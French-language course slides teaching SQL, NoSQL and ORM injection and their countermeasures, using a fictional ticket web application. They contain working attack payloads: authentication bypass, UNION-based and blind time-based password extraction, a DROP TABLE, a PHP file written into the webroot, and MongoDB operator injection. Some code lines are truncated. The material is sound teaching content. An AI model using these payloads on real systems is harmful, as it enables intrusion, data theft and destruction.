


Injection SQL

Un peu d'histoire

Documenté pour la première fois en 1998 (Jeff Foristal, *Phrack Magazine* 54)

XKCD 327 (2007)



<https://www.cvedetails.com/vulnerabilities-by-types.php>

Exemple en PHP

- Fragment de code dans la page <https://monsite.fr/mapage.php>
- La requête SQL ainsi formée va ensuite être envoyée au SGBD

```
$sql = "SELECT * FROM articles WHERE ID='" . $_GET["id"] . "'";
```

Happy Path Testing

requête: <https://monsite.fr/mapage.php?id=42>

```
$sql = "SELECT * FROM articles WHERE ID='42'";
```

Evil Testing

requête: <https://monsite.fr/mapage.php?id=66'; DROP TABLE articles;-->

```
$sql = "SELECT * FROM articles WHERE ID='66'; DROP TABLE articles;--'";
```

Caractères spéciaux

Les **caractères spéciaux** sont souvent utilisés pour détourner le comportement attendu de l'application. C'est le cas la plupart du temps pour les injections SQL.

Caractères spéciaux SQL

délimiteur de string	'
caractère d'échappement	\
échappement du guillement simple	''
<i>wildcard</i> avec LIKE	% et _
groupement, appel de fonction, REGEX...	() et []
commentaires	# ou -- ou /* ... */
délimiteur de requêtes	;

Contre-mesures (1)

- **Échappement des caractères spéciaux**
 - bibliothèques spécialisées existent dans différents langages/technos
 - reste hasardeux

Contre-mesures (2)

- **Requêtes paramétrées** (on dit parfois **préparées**)
- L'idée est de séparer clairement la requête « en dur » (la syntaxe SQL) des entrées utilisateur (données)
 - chaque entrée utilisateur dans la requête est remplacée par un *paramètre*
 - la valeur réelle est ensuite insérée par des extensions fournies par les moteurs de BDD
 - utilisables par APIs dans différents langages de programmation
- Les requêtes ainsi paramétrées garantissent que les données ne sont pas interprétées comme du code SQL

Requêtes paramétrées

Exemple en Java

```
String query = "SELECT * FROM users WHERE username = ? AND password = ?;";
PreparedStatement stmt = connection.prepareStatement(query);
stmt.setString(1, username);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();

if (rs.next()) {
    // Utilisateur authentifié
}
```

Contre-mesures (3)

- Les **procédures et fonctions stockées** SQL permettent de stocker des requêtes SQL dans la BDD
- Elles sont sécurisées car, comme pour les requêtes paramétrées, les données sont séparées de la requête
 - la fonction ou procédure est précompilée: les données sont ajoutées à la requête au moment de l'exécution et ne peuvent pas être interprétée comme du code SQL
- Exemple en MySQL :

```
DELIMITER $$
CREATE FUNCTION GetUserById(UserId INT)
RETURNS TABLE
BEGIN
    RETURN SELECT * FROM Users WHERE Id = UserId;
END $$
DELIMITER ;
```

Contre-mesures (4)

- **Utilisation d'un ORM**
 - l'API utilisée par un ORM utilise en général des requêtes paramétrées
- **Attention cependant :**
 - si quelque chose en aval (autre que l'ORM lui-même) utilise la concaténation, on est de nouveau vulnérable
 - en outre, les ORMs permettent de construire de toutes pièces des requêtes SQL (ou des fragments) lorsque des opérations plus complexes sont nécessaires

Types d'injections SQL

- ***In-band***: l'attaquant peut voir directement les résultats de ses requêtes
- ***Out-of-band***: l'attaquant manipule la requête afin d'utiliser un autre canal pour récupérer les résultats de ses requêtes:
 - écriture sur un fichier
 - requête HTTP
 - lancement d'une commande système...
- ***Aveugle (blind ou inferential)***: l'attaquant ne peut pas voir les résultats de ses requêtes, mais certains indices permettent de savoir si l'injection a fonctionné:
 - temps de réponse
 - messages d'erreur
 - comportement spécifique de l'application...

Pentest par injection SQL

1. Identifier les points d'injection (entrées utilisateur)

- requêtes HTTP : GET/POST (ou autres si la cible est une API)

2. Forger le *payload* (string d'injection)

- tester des caractères spéciaux
- deviner à quoi ressemble la requête effective

3. Analyser le comportement de l'application

- production d'une sortie intégrant visiblement la prise en compte de mes caractères spéciaux?
- message d'erreur? ⇒ renvoyer par le SGBD ou par l'application?


4. Confirmer une attaque réussie (pour *Bug Bounty*)


Attaques *In-band* usuelles

- Quelques types d'attaques:
 - Récupérer données supplémentaires avec OR ou UNION
 - Récupérer des informations sur la BDD via des messages d'erreurs
 - Attaques en intégrité via INSERT, UPDATE, DELETE

Illustration - Formulaire de connexion

Please log in.

 User name
alice

 password
.....

Login

Happy Path

- requête avec les entrées:
 - *name*: **alice**
 - *password*: **lepassword**

```
SELECT * FROM users WHERE name='alice' AND password='lepassword';
```

Exemple d'injection SQL 1

Récupération d'informations via erreur

Injection 1 - Requête invalide

- requête avec les entrées:
 - *name*: `alice'` (notez la *single quote* en fin de chaîne)
 - *password*: `lepassword`

```
SELECT * FROM users WHERE name='alice'' AND password='lepassword';
```

Résultat: erreur

```
PHP Warning: SQLite3::query(): Unable to prepare statement: 1,
near "': syntax error"
    in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 31
PHP Stack trace:
PHP 1. {main}() C:\inetpub\wwwroot\ticket-webapp\login.php.php:0
PHP 2. AuthManager::authenticate()
    C:\inetpub\wwwroot\ticket-webapp\login.php.php:8
PHP 3. SQLite3->query()
    C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:31
PHP Fatal error: Uncaught Error: Call to a member function fetchArray() on bool
    in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:32
Stack trace:
#0 C:\inetpub\wwwroot\ticket-webapp\login.php.php(8) :
    AuthManager::authenticate('alice', 'lepassword')
#1 {main}
    thrown in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 32
```

Analyse de l'erreur

- **PHP** est utilisé
- SGBD \Rightarrow **SQLite3**
 - différents SGBD \Rightarrow différentes versions de SQL \Rightarrow les caractères spéciaux à utiliser sont différents
 - **version du SGBD** \Rightarrow vulnérabilités connues sur cette version?
- «*syntax error*» \Rightarrow la requête est probablement arrivée telle quelle jusqu'au SGBD
 - \Rightarrow pas de traitement (ou mauvais traitement) des entrées côté application
 - \Rightarrow injection possible
- C:\inetpub\wwwroot... \Rightarrow **Windows + serveur web IIS**
- infos sur **structure des répertoires, noms de fichiers...**

Exemple d'injection SQL 2

Court-circuitage du mot de passe

Injection 2 - Court-circuitage du mdp

- requête avec les entrées:
 - *name*: `alice' --`
 - *password*: `peu importe`

```
SELECT * FROM users WHERE name='alice' --' AND password='peu importe';
```

Résultat

- Cette fois la requête est valide
- Un seul utilisateur est bien renvoyé par la requête
- L'application considère que l'utilisateur `alice` est correctement authentifié

Exemple d'injection SQL 3

Court-circuitage du login

Injection 3 - Court-circuitage du login

- On veut ici de trouver un mot de passe utilisé par un utilisateur quelconque
- On teste les mots de passe un par un
- requête avec les entrées:
 - *name*: peu importe' OR ''='
 - *password*: un mdp à tester

```
SELECT * FROM users  
WHERE name='peu importe' OR ''='' AND password='un mdp à tester';
```

Résultat

- La requête renvoie tous les utilisateurs dont le mot de passe est un mot de passe à tester
- L'application, si elle utilise le 1er utilisateur renvoyé (ou si un seul utilisateur correspond), considère que cet utilisateur est correctement authentifié

Exemple d'injection SQL 4

**Connexion au premier compte de la table
*users***

Injection 4 - Sélection de tous les users

- requête avec les entrées:
 - *name*: peu importe' OR 1=1 --
 - *password*: peu importe

```
SELECT * FROM users  
WHERE name='peu importe' OR 1=1 --' AND password='peu importe';
```


Résultat

- La requête renvoie tous les utilisateurs
- L'application, si elle utilise le premier utilisateur renvoyé, considère que cet utilisateur est correctement authentifié
 - souvent, le premier utilisateur dans la BDD est un administrateur...

Illustration - Code Java utilisant le premier utilisateur renvoyé

```
String query = "SELECT * FROM users WHERE name='" + name + "' AND password='" + password + "'";
Statement stmt = dbHelper.getConnection().createStatement();
ResultSet rs = stmt.executeQuery(query);
if (rs.next()) {
    // Traitement de l'utilisateur authentifié.
    // L'application considère ici qu'il s'agit
    // du premier utilisateur du ResultSet.
}
```

Exemple d'injection SQL 5

Utilisation de l'opérateur UNION

Injection 5 - UNION

- UNION permet de combiner les résultats de deux requêtes
- On veut s'arranger pour combiner un résultat vide avec un résultat qu'on va forcer
- requête avec les entrées:
 - *name*: existe pas' UNION SELECT 'attaquant', 'azerty' FROM users --
 - *password*: peu importe

```
SELECT * FROM users WHERE name='existe pas'  
UNION SELECT 'attaquant', 'azerty' FROM users  
--' AND password='peu importe';
```

Résultat

```
PHP Warning: SQLite3::query(): Unable to prepare statement: 1,  
  SELECTs to left and right of UNION do not have the same number  
  of result columns  
  in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 31  
PHP Stack trace:  
PHP 1. {main}() C:\inetpub\wwwroot\ticket-webapp\login.php.php:0  
PHP 2. AuthManager::authenticate()  
    C:\inetpub\wwwroot\ticket-webapp\login.php.php:8  
PHP 3. SQLite3->query()  
    C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:31  
PHP Fatal error: Uncaught Error: Call to a member function fetchArray() on bool  
  in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:32  
Stack trace:  
#0 C:\inetpub\wwwroot\ticket-webapp\login.php.php(8):  
    AuthManager::authenticate('existe pas' UNION SE...', 'peu importe')  
#1 {main}  
    thrown in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 32
```

Interprétation du résultat

- L'UNION tente de construire une table à partir de deux résultats
 - un premier résultat vide (car l'utilisateur 'existe pas' n'existe pas)
 - un second résultat avec les valeurs 'attaquant' et 'azerty', tentant de reproduire la structure de la table *users*
- Ici on a une erreur car les deux tables n'ont pas le même nombre de colonnes
- On n'en sait pas plus sur la table *users* mais on peut essayer de deviner sa structure, en tout cas son nombre de colonnes
 - \Rightarrow on va essayer simplement d'ajouter des colonnes jusqu'à ce que la requête UNION soit satisfaite

UNION corrigée

- On ajoute une colonne
- requête avec les entrées:
 - *name*: existe pas' UNION SELECT 'attaquant', 'azerty', 'test' FROM users --
 - *password*: peu importe

```
SELECT * FROM users WHERE name='existe pas'  
UNION SELECT 'attaquant', 'azerty', 'test' FROM users  
--' AND password='peu importe';
```

Résultat

- Dès que la requête est correcte (UNION satisfaite sur le nombre de colonnes attendues), l'application considère que l'utilisateur attaquant est correctement authentifié
 - alors que celui-ci n'existe même pas dans la BDD
- Pour aller plus loin :
 - peut-être que la table *users* possède un champ *role* qui spécifie les droits de l'utilisateur ?
 - on peut essayer de deviner où se trouve ce champ *role*, quelles valeurs il peut prendre (varchar ? entier ? clé étrangère vers une table *role* ?)...
 - et ainsi obtenir des droits d'administrateur

Exemple d'injection SQL 6

**Récupérer un mot de passe par affinements
successifs**

Injection 6 - Récupération d'un mot de passe

- Imaginons que l'application stocke les mots de passe en version hashée, encodage hexadécimal
- On veut récupérer le mot de passe hashé de l'utilisateur `alice`
 - par la suite, on pourra tenter de *brute force* ce mot de passe en local
- L'idée est d'utiliser directement ce mot de passe pour s'authentifier
 - soit sur cette application
 - soit sur d'autres applications où l'utilisateur `alice` aurait utilisé le même mot de passe

Dérivation du mdp par affinement

- On va déduire le mdp caractère par caractère
- Ex.: on teste password > '8' pour savoir si le mdp est «plus petit» ou «plus grand» que 8
 - connexion réussie? \Rightarrow mdp commence par 8 ou plus
 - connexion échouée? \Rightarrow mdp commence par 7 ou moins

- requête avec les entrées:
 - *name*: `alice' AND password > '8' --`
 - *password*: `peu importe`

```
SELECT * FROM users
WHERE name='alice' AND password > '8'
--' AND password='peu importe';
```

- **résultat: échec de connexion**
 - **⇒ le mdp commence par 7 ou moins**

- On teste en enlevant 1 à chaque fois
- requête avec les entrées:
 - *name*: `alice' AND password > '7' --`
 - *password*: `peu importe`

```
SELECT * FROM users
WHERE name='alice' AND password > '7'
--' AND password='peu importe';
```

- **résultat: connexion réussie**
 - ⇒ le mdp est inférieur à 8 mais supérieur à 7
 - ⇒ **donc le mdp commence par 7**

- On s'attaque maintenant au 2ème caractère
- requête avec les entrées:
 - *name*: `alice' AND password > '71' --`
 - *password*: `peu importe`

```
SELECT * FROM users  
WHERE name='alice' AND password > '71' --' AND password='peu importe';
```

- **résultat: échec de connexion**
 - **⇒ le mdp commence par 70**
- On continue jusqu'à trouver le mdp complet

Dérivation par affinement - Variation

- Certains SGBD vont permettre l'utilisation de fonctions comme SUBSTR() ou SUBSTRING()
 - cela permet d'implémenter la technique de dérivation encore plus efficacement:

```
SELECT * FROM users
WHERE name='alice' AND SUBSTR(password, 1, 1) = '7'
--' AND password='peu importe';
```

Exemple d'injection SQL 7

Récupérer un mot de passe directement

Injection 7 - Récupération directe du mdp

- Il est parfois possible de récupérer des informations de la BDD directement par affichage
- Nous allons illustrer cette technique par la récupération directe d'un mot de passe

Tentative naïve

- requête avec les entrées:
 - *name*: `existepas' UNION SELECT 'attaquant', password, 'test' FROM users WHERE name='alice' --`
 - *password*: `peu importe`

```
SELECT * FROM users
WHERE name='existepas'
UNION SELECT 'attaquant', password, 'test' FROM users
WHERE name='alice' --' AND password='peu importe';
```

- **Pourquoi cela ne va pas permettre d'obtenir le mdp?**

Manipuler l'UI pour afficher des informations confidentielles

- Hypothèse : l'application affiche le nom de l'utilisateur connecté dans l'interface (hypothèse raisonnable pour une application web)
- On va manipuler le résultat renvoyé par la requête pour que l'UI affiche le mot de passe à *la place* du nom de l'utilisateur
- Pour cela, on peut utiliser des **alias SQL**

- requête avec les entrées:

- *name*: `existepas' UNION SELECT password as name, 'azerty', 'test'`
`FROM users WHERE name='alice' --`
- *password*: `peu importe`

```
SELECT * FROM users
WHERE name='existepas'
UNION SELECT password as name, 'azerty', 'test' FROM users
WHERE name='alice' --' AND password='peu importe';
```

Résultat

- Le nom de l'utilisateur affiché dans la page web résultante est le mot de passe haché de l'utilisateur `alice`
- On a donc détourné les infos affichées par l'UI pour obtenir des informations confidentielles
- Notez qu'ici, les valeurs `'azerty'` et `'test'` n'ont pas d'importance mais sont nécessaires pour que l'UNION soit correcte

Autre exemple - Interface de recherche



Title	Date
Container Enthusiasm	2023-10-01
Digital Cowboys	2024-11-01
Network Firewall Squad	2025-12-01

Happy Path

- requête avec l'entrée:
 - *search*: test

```
SELECT * FROM events  
WHERE title LIKE '%test%' AND isAvailable = 1;
```

Tentative d'injection avec UNION

- En étudiant l'UI, on peut supposer que la table requêtée possède au moins 3 colonnes: un id, un titre et une date
- requête avec l'entrée:
 - *search*: `test' UNION SELECT 1, 2, 3 --`

```
SELECT * FROM events
WHERE title LIKE '%test' UNION SELECT 1, 2, 3
--%' AND isAvailable = 1;
```


Résultat

```
PHP Warning: SQLite3::query(): Unable to prepare statement: 1,
  SELECTs to left and right of UNION do not have the same number
  of result columns
  in C:\inetpub\wwwroot\ticket-webapp\classes\eventmanager.php on line 10
PHP Stack trace:
PHP 1. {main}() C:\inetpub\wwwroot\ticket-webapp\search.php:0
PHP 2. EventManager::getEvents()
  C:\inetpub\wwwroot\ticket-webapp\search.php:12
PHP 3. SQLite3->query()
  C:\inetpub\wwwroot\ticket-webapp\classes\eventmanager.php:10
PHP Fatal error: Uncaught Error: Call to a member function numColumns() on bool
  in C:\inetpub\wwwroot\ticket-webapp\classes\eventmanager.php:12
Stack trace:
#0 C:\inetpub\wwwroot\ticket-webapp\search.php(12):
  EventManager::getEvents('test' UNION SELEC...)
#1 {main}
  thrown in C:\inetpub\wwwroot\ticket-webapp\classes\eventmanager.php on line 12
```

Interprétation du résultat

- L'UNION n'est pas contente
 - \Rightarrow il manque des colonnes
 - \Rightarrow on ajoute des colonnes une à une jusqu'à ce que l'UNION soit correcte

Tentative avec UNION modifiée

- requête avec l'entrée:

- *search*: `sio' UNION SELECT 1, 2, 3, 4 --`

```
SELECT * FROM events WHERE title LIKE '%sio'  
UNION SELECT 1, 2, 3, 4  
--%' AND isAvailable = 1;
```

Résultat



Search term
sio

You searched for 'sio' UNION SELECT 1, 2, 3, 4 --'.

Title

Date

[2](#)

3

Interprétation du résultat

- La requête a été correctement interprétée
- On peut déduire avec confiance que:
 - la table possède au moins 4 colonnes (peut-être plus, l'attaquant ne sait pas si le SELECT renvoie tous les champs ou pas)
 - les trois premières colonnes renvoyées sont, même si on ne connaît pas leur nom exact: id, titre, date
- La fonction de la 4ème colonne renvoyée reste obscure, car non utilisée dans l'UI
 - avec plus d'investigation, l'attaquant peut déduire qu'il s'agit du champ *isAvailable* utilisé dans la requête côté serveur et forcer la sortie de tous les événements, même ceux qui ne sont pas disponibles

Court-circuitage du second filtre

- Si on a pu déduire le rôle de la 4ème colonne, on peut supposer que la recherche utilise un second filtre sur le champ *isAvailable*
- On veut donc afficher tous les événements, même ceux qui ne sont pas « disponibles » (*available* à 0)
 - il suffit ici de court-circuiter le second filtre, mais une requête plus complexe utilisant l'UNION pourrait être nécessaire dans d'autres cas
- requête avec l'entrée:
 - *search*: ' OR 1=1 --

```
SELECT * FROM events
WHERE title LIKE '%' OR 1=1
-- '%' AND isAvailable = 1;
```

Exemple d'injection SQL aveugle (*Blind*)

Injection aveugle

- Dans une injection aveugle, l'attaquant ne peut pas voir directement les résultats de ses requêtes
 - pas d'erreur affichée
 - pas de succès/échec
 - pas de retour sur affichage UI
- La première étape est de confirmer que l'injection SQL est praticable

Confirmer la possibilité d'injection

- On peut utiliser des fonctions SQL pour confirmer l'injection
- Par exemple, en augmentant artificiellement le temps de réponse de la requête
- Ex.: en MariaDB, on peut utiliser `BENCHMARK()`
 - cette fonction prend deux arguments: un nombre de fois à répéter une opération et l'opération à répéter
 - `BENCHMARK (10, SHA1('pass'))` va calculer 10 fois le hash SHA1 de pass
 - il suffit alors d'augmenter le nombre de répétitions pour ralentir significativement la requête

Contexte

Imaginons une requête de récupération simple qui prend en entrée l'*id* d'un événement et qui renvoie l'événement correspondant:

```
SELECT * FROM events  
WHERE id = 42;
```

Confirmation de possibilité d'injection

- Si on tente des injections classiques, on n'obtient rien d'intéressant: l'application renvoie un message générique: « *Une erreur est survenue* »
 - **c'est une contre-mesure efficace en général**: pas d'informations technique renvoyées à l'utilisateur
- On ne sait donc même pas si les injections SQL parviennent jusqu'au serveur ou pas
- On va tenter de confirmer la possibilité d'injection grâce à la fonction `BENCHMARK()`
- Il s'agit donc d'une **injection aveugle temporelle**

- Entrée:
 - *id*: 42 AND BENCHMARK(1000000, SHA1('pass')) --
- Il faut éventuellement ajuster le nombre de répétitions

```
SELECT * FROM events  
WHERE id = 42 AND BENCHMARK(1000000, SHA1('pass')) --;
```

- Résultat: toujours la même erreur mais la requête prend plusieurs secondes à s'exécuter
 - ⇒ signe que le SGBD a exécuté la fonction coûteuse
 - ⇒ donc notre SQL injecté est bien interprété par le SGBD
 - ⇒ et cela confirme la possibilité d'injection

Attaque DoS par injection SQL

- En plus de la confirmation de la possibilité d'injection, on a ici une *PoC* (preuve de concept) d'une attaque DoS
- En effet, on peut supposer qu'inonder le SGBD avec de multiples injections comme la précédente devrait au minimum ralentir le serveur, voire le rendre totalement indisponible

Confirmation de la possibilité d'injection - Autre méthode

- On peut tester des opérations arithmétiques simples pour voir si elles sont interprétées
- Entrée:
 - *id*: 45-3

```
SELECT * FROM events  
WHERE id = 42-3;
```

- Ce 45-3 va-t-il être interprété en tant que string? \Rightarrow erreur car '45-3' n'est alors pas un nombre
- Ou bien va-t-il permettre de renvoyer l'événement 42? \Rightarrow passage direct de la chaîne au SGBD \Rightarrow interprétation arithmétique SQL \Rightarrow confirmation d'injection

Utilisation pratique de l'injection aveugle (1)

- On peut utiliser l'injection aveugle pour récupérer des informations sur la structure de la BDD en utilisant des sous-requêtes
- Par exemple, on peut tester si une table existe
- Entrée:
 - `id: 42 AND (SELECT 1 FROM sqlite_master WHERE type='table' AND name='orders') --`
- Si la requête renvoie un événement, c'est que la table *orders* existe

Utilisation pratique de l'injection aveugle (2)

- On a déjà vu comment récupérer un mot de passe (ou autre info) caractère par caractère par affinement successif avec une injection *In-band* (on avait un résultat visible)
- On peut utiliser la même technique avec une injection aveugle temporelle
 - cette fois, c'est le temps que met la requête à s'exécuter qui va nous donner l'information

Récupération d'infos par injection aveugle temporelle

- On va ici utiliser la fonction SLEEP() pour ralentir la requête plutôt que BENCHMARK()
 - certaines fonctions peuvent avoir été désactivées, d'autres non
- Il faut bien sûr trouver un endroit dans l'application où injecter le *payload*, par UNION ou autre technique vue précédemment
- Ici le *payload* va utiliser une instruction IF SQL:
 - condition: le premier caractère du mot de passe de l'utilisateur admin est a
 - branche vraie: on attend 5 secondes
 - branche faux: on ne fait rien

```
SELECT IF(  
  SUBSTRING(  
    (SELECT password FROM users  
      WHERE username='admin'), 1, 1)='a',  
    SLEEP(5),  
    0);
```

- On étudie le comportement de la réponse:
 - arrive immédiatement? \Rightarrow caractère incorrect
 - prend 5 secondes? \Rightarrow caractère correct
- L'application de cette technique nécessite que la possibilité d'injection ait déjà été confirmée auparavant
 - sinon, en cas de retour immédiat, on ne sait pas si c'est un échec d'injection ou juste le mauvais caractère

Injection *Out-of-band*
Exemple avec sortie sur fichier

Injection *Out-of-band*

- En attaque *Out-of-band*, l'attaquant manipule la requête afin d'utiliser un autre canal pour récupérer les résultats de ses requêtes
- Nous allons illustrer cette technique par l'écriture de données dans un fichier
- La technique suivante considère que la fonctionnalité de multi-requêtes est activée dans le SGBD
 - \Rightarrow plusieurs requêtes SQL peuvent être exécutées en un seul « envoi »
 - ex.: `SELECT * FROM events WHERE id = 1; DROP TABLE events;`
 - si désactivée, d'autres méthodes sont possibles (sous-requête...)

- Entrée:

- `id: 1; SELECT '<?=php_uname()?>' INTO OUTFILE 'C:/inetpub/wwwroot/ticket-webapp/outofband.php' --`

- Résultat: création d'un fichier *outofband.php* dans le répertoire de l'application

```
Windows NT DESKTOP-1234 10.0 build 19041 (Windows Server 2019 Standard Edition)
```

- Évidemment les informations exfiltrées peuvent être de toute nature (théoriquement tout ce à quoi l'application a accès, y compris aux BDD)
- L'application doit avoir les droits d'écriture dans le répertoire
- Le chemin de ce répertoire a été découvert auparavant
- Le code exécuté ici est `php_uname()` qui renvoie des informations sur le serveur
- L'application doit avoir les droits pour exécuter tout code PHP qu'on inclut ici

Injection NoSQL

Bases de données NoSQL

- NoSQL est un terme générique pour désigner des bases de données qui ne sont pas des bases de données **relationnelles**
 - Le modèle relationnel est basé sur les tables et les relations entre ces tables (clé étrangères, jointures...)
- Il existe des BDD qui ne sont pas relationnelles :
 - orientées document (MongoDB, CouchDB...)
 - orientées colonnes (Cassandra...)
 - clé-valeur (Redis, DynamoDB...)

MongoDB

- MongoDB est une BDD orientée document
- Les données sont stockées sous forme de documents JSON
- Les requêtes sont faites en utilisant un langage de requête similaire à JSON

MongoDB - Exemple

- Exemple de document MongoDB:

```
{  
  "name": "Alice",  
  "age": 25,  
  "city": "Valenciennes"  
}
```

- Exemple de requête:

```
db.users.find({name: "Alice"})
```

Exemple de code PHP

```
<?php

class EventManager {
    public static function getEvent($id) {
        $db = new MongoDB\Client();
        $collection = $db->TicketApp->events;

        $event = $collection->findOne(['id' => $id]);

        return $event;
    }
}

?>
```

Injection NoSQL

- Les injections NoSQL sont similaires aux injections SQL, dans le sens où c'est toujours par des entrées utilisateur non-filtrées que l'attaquant va tenter de manipuler la requête
- La grande différence ici, exceptée celle du dialecte différent, et que l'entrée n'est pas utilisée à l'intérieur d'une chaîne de caractères comme dans une injection SQL
 - MongoDB s'attend à avoir un entier (id) ou un tableau (critères de filtrage) à cet endroit
- Ici on va juste montrer une preuve de concept d'injection NoSQL
 - l'injection présentée ne permet pas d'action malveillante

Injection NoSQL - Exemple

- On va faire exécuter la requête suivante à la place de celle qui est attendue:
 - `$event = $collection→findOne(['id' ⇒ ['$gt' ⇒ 3]]);`
 - le '`$gt`' n'a rien à voir avec une variable PHP, c'est une syntaxe MongoDB pour indiquer *greater than* (supérieur à)
 - cette requête renvoie donc les événements dont l'id est supérieur à 3

Tentative d'injection

- Entrée: ['\$gt' ⇒ 3]
 - résultat: erreur, interprété comme une string côté PHP et la requête MongoDB ne fonctionne pas

Injection effective

- En revanche, on remarque que l'entrée est passée en GET via l'url:
<https://cible.com/eventDetails.php?id=3>
- On peut alors utiliser cette syntaxe particulière **directement dans la *query string***: `?id[$gt]=3`
 - cela sera interprété comme un tableau associatif par PHP: `['$gt' ⇒ 3]`
 - ce qui est exactement ce qu'on veut injecter!

Injection sur ORM

ORM - Object-Relational Mapping

- Un ORM est un outil qui permet de faire le lien entre une base de données relationnelle et un langage de programmation orienté objet
- Ainsi, pour des accès relativement simples à la BDD, on peut se passer d'écrire des requêtes SQL
 - on fait appel à des méthodes de l'ORM qui se chargent de générer les requêtes SQL correspondantes

ORM - Exemple en C#

- En C#, on peut utiliser Entity Framework Core pour faire du mapping objet-relationnel
- Voici un exemple de code qui utilise Entity Framework Core pour récupérer un utilisateur par son nom

```
public class User {  
    public int Id { get; set; }  
    public string Name { get; set; }  
    public string Password { get; set; }  
}  
  
public class UserContext : DbContext {  
    public DbSet<User> Users { get; set; }  
}  
  
public class UserManager {  
    public User GetUserByName(string name) {  
        using (var context = new UserContext()) {  
            return context.Users.FirstOrDefault(u => u.Name == name);  
        }  
    }  
}
```

Injection sur ORM - Impossible?

- En théorie, les ORM sont conçus pour éviter les injections SQL
- Les appels de méthodes ORM séparent les données des requêtes
- Les entrées utilisateur sont passées en paramètres de méthodes
 - et sont assainies automatiquement
 - car EF Core va transformer cela en requête paramétrée
- Il reste cependant des zones de risque...

Injection sur ORM - Comment?

- Il arrive qu'un traitement de données soit trop complexe pour être fait par l'ORM
 - les méthodes fournies sont puissantes mais ne remplacent pas complètement les possibilités du langage SQL
- Il est alors possible de faire exécuter directement du code SQL par l'ORM
- On revient alors au problème initial : si les entrées utilisateurs ne sont pas assainies, les injections SQL redeviennent possibles

Exemple de vulnérabilités avec EF Core

```
// FromRawSql() permet d'exécuter du code SQL directement
var user = context.Users.FromSqlRaw("SELECT * FROM users WHERE name = '" + name
// ExecuteRawQuery() : idem
var res = context.Database.ExecuteRawQuery("INSERT INTO statistics (browser) V
```

Contre-mesure

- On peut paramétrer les requêtes SQL par ORM
- Voici la version sécurisée de l'appel `ExecuteRawQuery()` précédent:

```
var query = "INSERT INTO statistics (browser) VALUES (@userAgent)";  
var parameters = new SqlParameter("@userAgent", userAgent);  
context.Database.ExecuteRawQuery(query, parameters);
```

Contre-mesure

- EF Core dispose également d'une méthode permettant d'interpoler directement tout en ajoutant automatiquement des paramètres

```
var user = context.Users.FromSqlInterpolated($"SELECT * FROM users WHERE name =
```

Écosystème PHP

- Quelques exemples de méthodes d'ORMs en PHP permettant l'exécution directe de code SQL:

```
// Eloquent (Laravel)
DB::raw("SELECT * FROM events WHERE id = $id");
DB::statement("INSERT INTO statistics (browser) VALUES ('$userAgent')");
Events::where($column, $value)->first();

// Doctrine (Symfony)
$conn->prepare("SELECT * FROM events WHERE id = $id");
$entityManager->createQuery("SELECT * FROM events WHERE title LIKE '%searchTerm%'");
$conn->executeQuery("UPDATE users SET name=? WHERE id=$id", [$name]);
```

Préconisations

- Bien sûr, tout cela n'est pas à connaître « par cœur »
- Lorsque l'on fait des revues de code (notamment cyber), il est cependant important d'être bien informé sur les possibilités d'injection dans les langages/frameworks utilisés
- Dans de nombreux exemples, nous avons utilisé * pour sélectionner toutes les colonnes d'une table par commodité
- **Tout code SQL doit être examiné avec attention :**
 - En cette requête SQL est-elle bien paramétrée ?
 - toutes les entrées sont-elles bien paramétrées ?
- Cela améliore la cybersécurité en deux points
 - cela réduit la quantité d'informations potentiellement injectées qui peuvent être exposées
 - l'utilisation d'un ORM ne garantit pas automatiquement l'immunité sur les injections SQL rendues plus difficiles
- **Donc, les injections NoSQL sont possibles et tout aussi dangereuses** vous êtes responsables, pensez à corriger !

Injection SQL - Conclusion

